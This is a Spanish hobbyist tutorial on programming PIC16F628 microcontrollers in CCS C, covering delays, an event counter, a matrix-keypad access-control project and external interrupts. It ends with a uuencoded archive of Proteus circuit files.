> delay_AA(tiempo)
Realiza una demora en la ejecucion del programa, segun AA y tiempo.
AA puede ser en ms o us. Tiempo un valor < 65535 y >0.

> delay_cycles(xx)
Realiza una demora en la ejecucion del programa, de xx ciclos de programa , que debe ser menor que 65535 y mayor que 0.

A aprenderlas de memoria eh!

->
Facil como 1+1
->

Una vez conocidas las funciones anteriores ya estan en condiciones de ir por algo un poco mas complejo, como un contador de eventos por ejemplo.
Vamos a hacer un contador que cuente los pulsos aplicados a una entrada(ct_eventos), y luego, cuando se active otra entrada(contar), prenda y apague un led tantas veces como pulsos se aplicaron.
Lo no explicado, c comun y corriente.

[puede que en este o en cualquier otro programa haya
haya errores o mejores maneras de hacer lo mismo.
correcciones son aceptadas de muy buena gana, no soy guru de c]

```
<++>picc/contador.c
#include <16f628.h>
#use delay(clock=4000000)
#fuses intrc_io,nowdt,noput,nomclr,nolvp,brownout

#define ct_eventos PIN_A0   //Si, definicion de una definicion
#define contar     PIN_A1   //picc acepta eso
#define led        PIN_A2

void main(){

  int eventos=0;
  int a;

  do{

    do{
      if ( input(ct_eventos) ) eventos++;
      delay_ms(200);
    }while( !input(contar) );

    for(a=0;a<=eventos;a++){
      output_high(led);
      delay_ms(500);
      output_low(led);
      delay_ms(500);
    }
```

```
    eventos=0;

  }while(true);
}
```
<++>

No comente, porque no hay que comentar..
Picc acepta esas cosas algo extranyas como un #define de un #define, y algo bastante extranyo es que [al menos el que yo tengo] es totalmente indiferente al uso de mayusculas o minusculas a la hora de referirse a funciones, preprocesadores o variables.

Asi que ojo, porque output_high(PIN_A0) es lo mismo que OUTPUT_HIGH(PIN_A0) y int a; es lo mismo que int A;

[repito: al menos en el que yo tengo, v3.6..y algo]

->

A practicar

->

Si hay algo que odio desde que hago el intento de aprender lenguajes de programacion, es el no saber que programar para practicar, o no tener ejercicios o problemas de programacion. Asi que les dejo algunas ideas:

-Hacer que 8 leds prendan en secuencia como la del auto fantastico

-Hacer que el pic memorice 4 entradas en cualquier pin del puerto a, y haga la misma secuencia en el puerto b

-Hacer un generador de onda cuadrada [mas o menos] de 1 KHz

Propongo las soluciones al final del articulo.


->

Mini proyecto

->

Este codigo nacio como parte de un trabajo escolar que nos encargo nuestro profesor LG. Se trata de un sistema de control de acceso a una planta industrial, mediante un teclado matricial y un pic.
Debe tener una clave de 4 digitos, que conoceran aquellos que esten autorizados a entrar al lugar, y al cabo de 3 intentos erroneos, debe activarse una alarma.

Un teclado matricial es una matriz de contactos, organizados de esta manera
[se me va un ascii larrrrrgo]



Este es un teclado de 3 columnas por 3 filas.
Yo utilizare uno de 4x3, como el de un telefono. Bah, estoy usando el
de un telefono. El mismo que se hace llamar keypad-phone en proteus.

El metodo que voy a usar para leerlo es el siguiente:

```
activar columna1
  a=1 hasta 100
    si (fila 1) tecla=1
    si (fila 2) tecla=4
    si (fila 3) tecla=7
    si (fila 4) tecla=*
    si (tecla) a=100      ---> sale del bucle
  repetir a
desactivar columna1

si (!tecla)
  activar columna2
    a=1 hasta 100
      si (fila 1) tecla=2
      si (fila 2) tecla=5
      si (fila 3) tecla=8
      si (fila 4) tecla=0
      si (tecla) a=100      ---> sale del bucle
    repetir a
  desactivar columna2

si (!tecla)
  activar columna3
    a=1 hasta 100
      si (fila 1) tecla=3
      si (fila 2) tecla=6
      si (fila 3) tecla=9
      si (fila 4) tecla=#
      si (tecla) a=100      ---> sale del bucle
    repetir a
  desactivar columna2

si (!tecla) ve al principio, y repite
```

Y este pseudo-pseudocodigo es un diagrama de flujo a las apuradas, que no

tiene nada de diagrama de flujo. Pero se puede trasladar facilmente a C.

<++>picc/lector_teclado.c
```
int get_teclado(){

  int a,tecla;
  tecla=0;

  do{

    output_high(Columna1);
    for(a=1;a<=100;a++){
      if(input(Fila1)) tecla = 1 ;
      if(input(Fila2)) tecla = 4 ;
      if(input(Fila3)) tecla = 7 ;
      if(input(Fila4)) tecla = 10 ;
      if(tecla) a=100;
    }
    output_low(Columna1);

    if(!tecla){
      output_high(Columna2);
      for(a=1;a<=100;a++){
        if(input(Fila1)) tecla = 2 ;
        if(input(Fila2)) tecla = 5 ;
        if(input(Fila3)) tecla = 8 ;
        if(input(Fila4)) tecla = 20 ;
        if(tecla) a=100;
      }
      output_low(Columna2);
    }

    if(!tecla){
      output_high(Columna3);
      for(a=1;a<=100;a++){
        if(input(Fila1)) tecla = 3 ;
        if(input(Fila2)) tecla = 6 ;
        if(input(Fila3)) tecla = 9 ;
        if(input(Fila4)) tecla = 11 ;
        if(tecla) a=100;
      }
      output_low(Columna3);
    }

    }while(!tecla);

  if(tecla==20) tecla=0;

  return tecla;
}
```
<++>

En este caso, para poder utilizar un solo tipo de dato, y no tener que hacer conversiones que nos consuman ciclos de reloj, interpreto el * como un 10, y el # como un 11.
Y para no tener que inventar la rueda nuevemente (no me gusta como suena reinventar), doy valor de 20 al 0, y luego lo establezco como 0 al final de la rutina.

Por supuesto, para incluir esta funcion en algun programa falta:

```
  #define Columna1 PIN_Xx
  #define Columna2 PIN_Xx
  #define Columna3 PIN_Xx
  #define Fila 1   PIN_Xx
  #define Fila 2   PIN_Xx
  #define Fila 3   PIN_Xx
  #define Fila 4   PIN_Xx
```

Se los dejo a su eleccion.

Para el programa final (en pseudoloqueseacodigo), podria hacerse algo asi:

```
  #incluir funcion get_teclado()
  establecer pass1,pass2,pass3,pass4    /*caracteres de la clave*/
  inicializar  pass_ing1, pass_ing2, pass_ing3, pass_ing4   /*ingresados*/
  inicializar  intentos


  hacer:
    pass_ing1 = get_teclado()
    retardo antirebote

    pass_ing2 = get_teclado()
    retardo antirebote

    pass_ing3 = get_teclado()
    retardo antirebote

    pass_ing4 = get_teclado()
    retardo antirebote

    si (pass1=pass_ing1)
      si (pass2=pass_ing2)
        si (pass3=pass_ing3)
          si (pass4=pass_ing4)
            abrir_puerta
            esperar por reset externo (cerrado de puerta)

    intentos++

    si (intentos=3)
      activar_alarma
      esperar por reset externo

  volver al principio
```

Y en C lo plantee de la siguiente manera: [completo]

```
<++>picc/teclado1.c
/*****************************************************************************/
//
// Sistema de acceso con teclado - Grado 1
// by elotro, 2008 - <elotro.ar@gmail.com>
//
// Original :  23/08/08
// Rev 1    :  25/08/08
// Rebuild  :  27/08/08
//
/*****************************************************************************/
//Config PIC
#include <16f628a.h>
```

```
#use delay(clock=4000000)
#fuses INTRC_IO,NOWDT,NOPUT,MCLR,NOLVP,NOPROTECT,BROWNOUT

//Conexionado
#define Puerta PIN_A0
#define Sirena PIN_A1

#define Columna1  PIN_B0
#define Columna2  PIN_B1
#define Columna3  PIN_B2
#define Fila1     PIN_B3
#define Fila2     PIN_B4
#define Fila3     PIN_B5
#define Fila4     PIN_B6

//Funcion lectura teclado matricial
int get_teclado();

//Bucle principal
void main(void){

   //Variables locales superartoautoexplicativas
   int pass1,pass2,pass3,pass4;
   int pass_ing1,pass_ing2,pass_ing3,pass_ing4;
   int intentos;
   intentos=0;

   //Primer numero
   pass1 = 1 ; /*****************************/
   pass2 = 5 ; /* Aqui ingrese el password   */
   pass3 = 9 ; /* de a un numero por renglon */
   pass4 = 0 ; /*****************************/
   //Ultimo numero


   do{

      //Recoger clave
      pass_ing1=get_teclado();
      delay_ms(500);

      pass_ing2=get_teclado();
      delay_ms(500);

      pass_ing3=get_teclado();
      delay_ms(500);

      pass_ing4=get_teclado();
      delay_ms(500);


      //Clave correcta?
      if(pass_ing1==pass1){ if(pass_ing2==pass2){
      if(pass_ing3==pass3){ if(pass_ing4==pass4){

      //Abrir puerta
      output_high(puerta);
      while(1);

      } } } }

      //Inc intentos
      intentos++;
```

```
      //Fallo 3 veces?
      if(intentos==3){
         //Sonar sirena
         output_high(sirena);
         while(1);
      }

   }while(1);
}


//No tengo ganas de comentar
int get_teclado(){

   int a,tecla;
   tecla=0;

   do{

   output_high(Columna1);
   for(a=1;a<=100;a++){
      if(input(Fila1)) tecla = 1 ;
      if(input(Fila2)) tecla = 4 ;
      if(input(Fila3)) tecla = 7 ;
      if(input(Fila4)) tecla = 10 ;
   }
   output_low(Columna1);

   if(!tecla){
   output_high(Columna2);
   for(a=1;a<=100;a++){
      if(input(Fila1)) tecla = 2 ;
      if(input(Fila2)) tecla = 5 ;
      if(input(Fila3)) tecla = 8 ;
      if(input(Fila4)) tecla = 20 ;
   }
   output_low(Columna2);
   }

   if(!tecla){
   output_high(Columna3);
   for(a=1;a<=100;a++){
      if(input(Fila1)) tecla = 3 ;
      if(input(Fila2)) tecla = 6 ;
      if(input(Fila3)) tecla = 9 ;
      if(input(Fila4)) tecla = 11 ;
   }
   output_low(Columna3);
   }

   }while(!tecla);

   if(tecla==20) tecla=0;

   return(tecla);
}
<++>
```

->
Ejem! Permiso....
->

Nuestro microcontrolador 16f628 tambien cuenta con interrupcciones internas y externas, como la gran mayoria de uC y microprocesadores.
Una de las interrupciones mas utiles es la que se activa por un flanco externo. Que significa esto?
Significa que cuando el pic recibe un pulso [flanco] en un pin, que normalmente es B0, ejecutara el codigo que nosotros hayamos asociado a la interrupcion, sin importar que joracas estuviera haciendo en el momento que el pulso se aplica.

Picc cuenta con una funcion interna asociada al manejo de las interrupciones.

```
enable_interrupts(.....);
```

Donde ... puede variar mucho depende de las capacidades de nuestro pic. Los pics mas modernos y completos cuentan con interrupciones que se activan cuando hay actividad de comunicacion, tal como I2C, SPI, o incluso hasta los mas basicos cuentan con interrupciones que se activan cuando se detecta actividad RS232.
Por supuesto, los pics se van adaptando a las tecnologias, y existen varios modelos de pic que cuentan con modulos de comunicacion USB, y por supuesto, tambien tienen el manejo de interrupciones adecuado cuando se detecta actividad USB.

Ahora que ya termine de irme por las ramas, volvamos al tema de la interrupcion externa. En picc se activa mediante la siguiente secuencia de instrucciones:

```
enable_interrupts(INT_EXT);
enable_interrupts(GLOBAL);
```

Voy a ser sincero: No soy ningun guru de la programacion de pic, y sinceramente no tengo la mas pu.idea de porque se deben activar las interrupciones globales despues de haber activado la interrupcion externas. Pero vaya a saber porque, si no se hace de esta manera, funciona en el asombroso 0% de los casos.
En resumen: Haganlo asi, y no van a tener ningun problema.

Un sencillo ejemplo del uso de las interrupciones externas puede ser el armado de un contador como el anterior, pero ahora usando las interrupciones.

Tu diras.. ?Pero pa que carajos usamos interrupciones si el anterior funcionaba a las mil maravillas?

Prueben con y sin, y saquen sus propias conclusiones.
Van a darse cuenta que las interrupciones son mucho mas utiles de lo que parecen.

El codigo del contador con interrupciones seria algo asi:

```
<++>picc/contador_int.c
#include <16f628a.h>
#use delay(clock=4000000)
#fuses INTRC_IO,NOWDT,NOPUT,MCLR,NOLVP,NOPROTECT,BROWNOUT

#define Contar PIN_A0
#define Led    PIN_A1

int eventos=0;
```

```
#INT_EXT
void contador(){
  eventos++;
}

void main(){
  int a;

  enable_interrupts(INT_EXT);
  enable_interrupts(GLOBAL);

  if(input(contar)){
    for(a=1;a<=eventos;a++){
      output_high(Led);
      delay_ms(500);
      output_low(Led);
      delay_ms(500);
    }
  }
}
<++>
```

Seguro que vieron algo raro... [no el <++>, el #int_ext!!!!!]

#INT_EXT: Indica donde comienza el codigo a ejecutar cuando sucede una interrupcion externa.
Debajo de esta[nosecomosellame] podemos tipear [ay, que elegante!] la funcion que nosotros queramos, del tipo que queramos, que haga lo que queramos, cuando nosotros queramos..

->

A dormir...tengo mucho sue€o..

->

Amigos de set, los dejo practicando con su pic [o su proteus] y nos veremos otro dia, a la misma hora y por el mismo canal, con mas del embolante mundo de la electronica.

Saludos.

->

Data

->

Antes de que cierren este archivo y comiencen a decir: que articulo boludo.. les dejo uuencodeados los circuitos de proteus que sirven para los ejemplos anteriores.
UUDECODEeen, y despues me cuentan.
Hasta otra..

```
begin 666 circuit.rar
M4F%R(1H' #O0<P@ #0        #==7H @", +    "     ">!3LY      =
M,P,      $--5 E!3+Z0NZ#!V!:!(FBN41$-\^&'BWM@S#?<O5>_:9<\@SE7
M\1H70;;I@BWD3IMT@( J .<0  !Z2P   I%9-_%MJSDY'34* "    !B87-I
M8V\N1%-.YQ@320R.UDPF/9@HG+5@0.HM=UDF;1*>;?^BE>>&NE=F*]OG_<#3
M1'KO,\"M+#">&D\*&6:D!(,VPX=!M1D'[X=7<*B1*+B,  Z <O4*.KW8KG;V
M/_^\JTU&]&6CR=B*K]@(O???%YV>XONJK_Z4[,W6+,;&1$*:-W5MMZTN4[J\
M90U!D$&"-UT-*:"+/9%\0&[,RS'G":Z=C:U)O#!P&=#HT9OYQ/RYL75$5SFM
MEB""H\0(OC]WDB0 $47AIK:OY7,);)J9+VURI-E8.<PC@B?WJ):J%(V!CU:O
MER#]"%D6'%>%,6C\RN3Z(JT7T[U2L,$."!5J_CE"]8Q4O_3B[0@2CFTZBX.,
M8Y,?Y&0-B&>NGI7F9/)YB2$LS(Q-09/3'[?C7.M^QFKP.96E-O=&N1'V1IS)
M5%O)*+@,4O)G9JKG*XN.53:/AB"IJ]+LFE%B(HUGTK[C R0"(Q]P'L8[?OF8
M+;2H,T[V>&%10E&*TG 774RK]O6#D]>,$X%@1_I<-;@UW^V!_=3&V68WL <!
M,KV#JYG5V=VR''?W?>J!":Q343!< ^L\</_A]LA^_.L;I%"Y=\\>X=@>,"$Z
M:P!L\(#Q>Q^+G&6?@-J('D^:$."!N-0L&;$X&F1J1(Y2_8PV*)TVL.>#\3\S
M@Q=Z#]UU$-M._)2ZJ& G)_8S4AITV^ K'+H*^"( !4_IH_:XY&"N![Q=H&W
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
```

```
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
MU!Z_>7KV>5MP7<\N;$@U^W]059O-6;4(H)9_CDZ_"Z'LV8$>EIN,]/38YOH
MP.]MJ!Z[5^C<^/W9\11%YX@ZD&9:Y^SSN(L9?09=#8EJG!POI2U2<8 WDM4]
M*,;FV/+T,63KG8J<OX/.HL%4(C[$C-OJ1&=F4#18"C5LP?IU+GLFB6HW$HF8
MX(/@GP  OXAG]JG_U/IM=)" + !6&P  EQ0!  )KA(8NP*LY.1TU#  @
M8V]N=&%D;W(N1%-.$"(1%,S,S\6@(\"OB4FDT6Y&VG''*(68VDV45X DI%2U
MO$" $B8S\P"D5/AC11):);)(-/P7Q;RU8Y9*YEN7%+)8Y)CR15Y+*VY;*I)7
M+);)*G9+*Y9;<<N21IRNRNV2/%DCRU8_A&58W!<]N[S:1!/;WO> \ /'X>!9
M+=A.8#P ]V]\-[>WOCN[W</\AO\$SN_-[M.^][N![][?($!>K__V,MYW-X'G
MP\Z'GV&&&&&).N E)P[96?_?T?Q^R]OYQ5T[LPQQT.\-GF50HC+FH,<E_$[U
MGU0 5672RP;JS5TX4(6OL@OR0_CPOLLS&.9U !2 =UL1NEUFPK# >^5+*/9[
MK=6$7^#JO*VW;3%4=T7.]MF!_7\>V;./4)+!R<FU5,DBA-J@)WKBM1ZN,[$:
MMLZ%9S)I=9],$_6 >F[N*IGT]W,96]!EU8B]5Q]_],EY*^PV*)IF&&CHDGK1
M%H$/*RB[I.M!">(%:,+W;:QQCZFF2SF/HQ[2UC=F_BM-4.$^B=$CW(\T=HFT
M"I6M+.,%_B.*I(_(-_VDVKWI=:DJPPPPPPPPP'8ZVFKX4-_"L;&*F6OW/XO>
M[FIUB0=.'+E!:DT$ZX*8+U>9L?.RQ@E@AQ_A-9;?I\Z ]'[U2_9Y)4F2>6U'
MZS9!8<G0YDX&%B/5@RDVR&[O8 >GO_[O.D]W]&4QW=G^=3KQ"]A\#SY./W.F
M%C)>)+A\G5JU9NX['HD--L*X=-<-EZY>MS?X?_9+=P-?_@UDT47G44>#+S_"
M9%_&#AW 0EX=<:GI;;QS3+L*RLJ*PR?IO"SML7"[!4)ML7?Q\>B".S"E>HLG
MM(:J@E'GPKC2\20'W[1!V3)<9NS)8O/A5ZSC:'! S!CJN9$ITF!J&L%4^'1?
M9C(2"M_,$?7[8ZM2TJ5O!",Y4='5$%? A4*.>JFI9/6!-&)Q>$%.T<LOO:9W
MZS,BGJZ>)86#3&I$V(D>VMS62-EC556OMIYGC:0'L:5RQC*>9:^VST*PKXT)
MI\;F^OY]EV//$*.E[Q+[$PK^YXC^VN<'@3&8:5-/!Z%F2YT"J>>+&4#?Y6RO
MC5 76'(!DP-'A] ()]@7C^'(P<3%N9QGIK:_/.%[;F8RA8KB6T*&R)^7)^"
MS$4!=? Q)BH/65N8O5NC5>0]W9V$>7>1=L%>^".Z]4+8S]EJ_RE['=R+_%Q'
MD=&/"_\S@ZPV=F&Z\0M.3OR3._(#/'/6-S/["(;/EN;HW;.T(WY\[PU--^"V
M90(Q?/?3=XSW;=X6^^XRF8=[2\0P'Q[5+V1;8N,@2+Q5""P]:[MLU(2"M_.$
M='C\U""ZJ5OP3$)5T9NV^[!>A*&*KUEG%X0>P^"[7A?=A]2HKV9>&."S\F[P
MR-DP2;-%I6$BYNW^6-:ZH*\>JA=-X1L<SO).[!+7TU?*BM[)( _CU]BS>2H]
M,LMVZ2<=,MK1;R-<SHU- -6]::<FMZ7AR>5QM>]B-,MB]N,Z+?# SBEQ(\R2
MLT?+X_(Z*=/PS\K^&$._X^N55"Y>%TBG7B%X6S"BM)C_QUJW+[['%<[J_R-=
MTB&)*D^[TBHW.68K'*N]\CT)*W UIM5F)(XO,+.68K(*ST?-DWO@TBG22YN^
```

```
M]@JAM_"ZA[41_2]+I0;C?'105D"#F?[].2]Q\KJ 8Y9BL<JQ*[;%05CB\0@5
MCC<3D\7IP7K('4@U[TG5@NM_IL ;Q.VV +F%B+_-]F"_(Q>K)D K'*M!Q]4B
M@K'%XA K'&XF/[CV8+\9]^L#<G_FE!>N^1[0&I/U_: N86)P_VBH*W,B=8+(
M!6.5:#E^-U8+G%XARS%8XW$W'5%05O$^Y3 V/\[8@OQ\&F!KCHJ9["K,+(Y5
MEL077Z;9 R 5CE6(_[_K 7.+Q$ K'&XG=_FZX%Z3ONO!MQW50"_+[+KU(0W_
MMLA7,+$H_UD4%;A_DJ!8Y9BL<JT%[P]D"YQ>(<LQ6.-Q/%_LV8+W&&N#=W;5
M0+O]>N#<SYFT!<PL2T_\J07Y7A51,@%8Y5H.37;0%SB\0Y9BL<;B;#]^I!?D
M5NU!O%I?;@O>_\58,OW-6]A5F%D?%_MVX+T?OU;!V'+,ECE6)C[ J"L<7B$"
ML<;B;[W>W4Z^9V"T.!QZQDW5-]/[&?*3J]8_2S[+]A)(<58:*Q*R<PG\F8H6
M,Y+'6XX4W(9DHJNE%\SROXW70+DAF/-$N-_ESC5_T]7F>N4\/6*[3R_/D\O5
MZA3KQ"SG&E$]3@,\X*0EQJG4J"THQ0*Q@9B?,;8B$CUO8\T3. S=:IH@!+S0
M0FY'6>H7FE'&>2G"SSHP/66G1ZU%&J:((;^<"==SH#4IS@1)H-7=H4V"7=4)
M314A^TD/Y=R'GP[RJ#]O64[])#Y[0FXKYPJ$9VK -4T58?QZ,BTG9\?JZ8!G
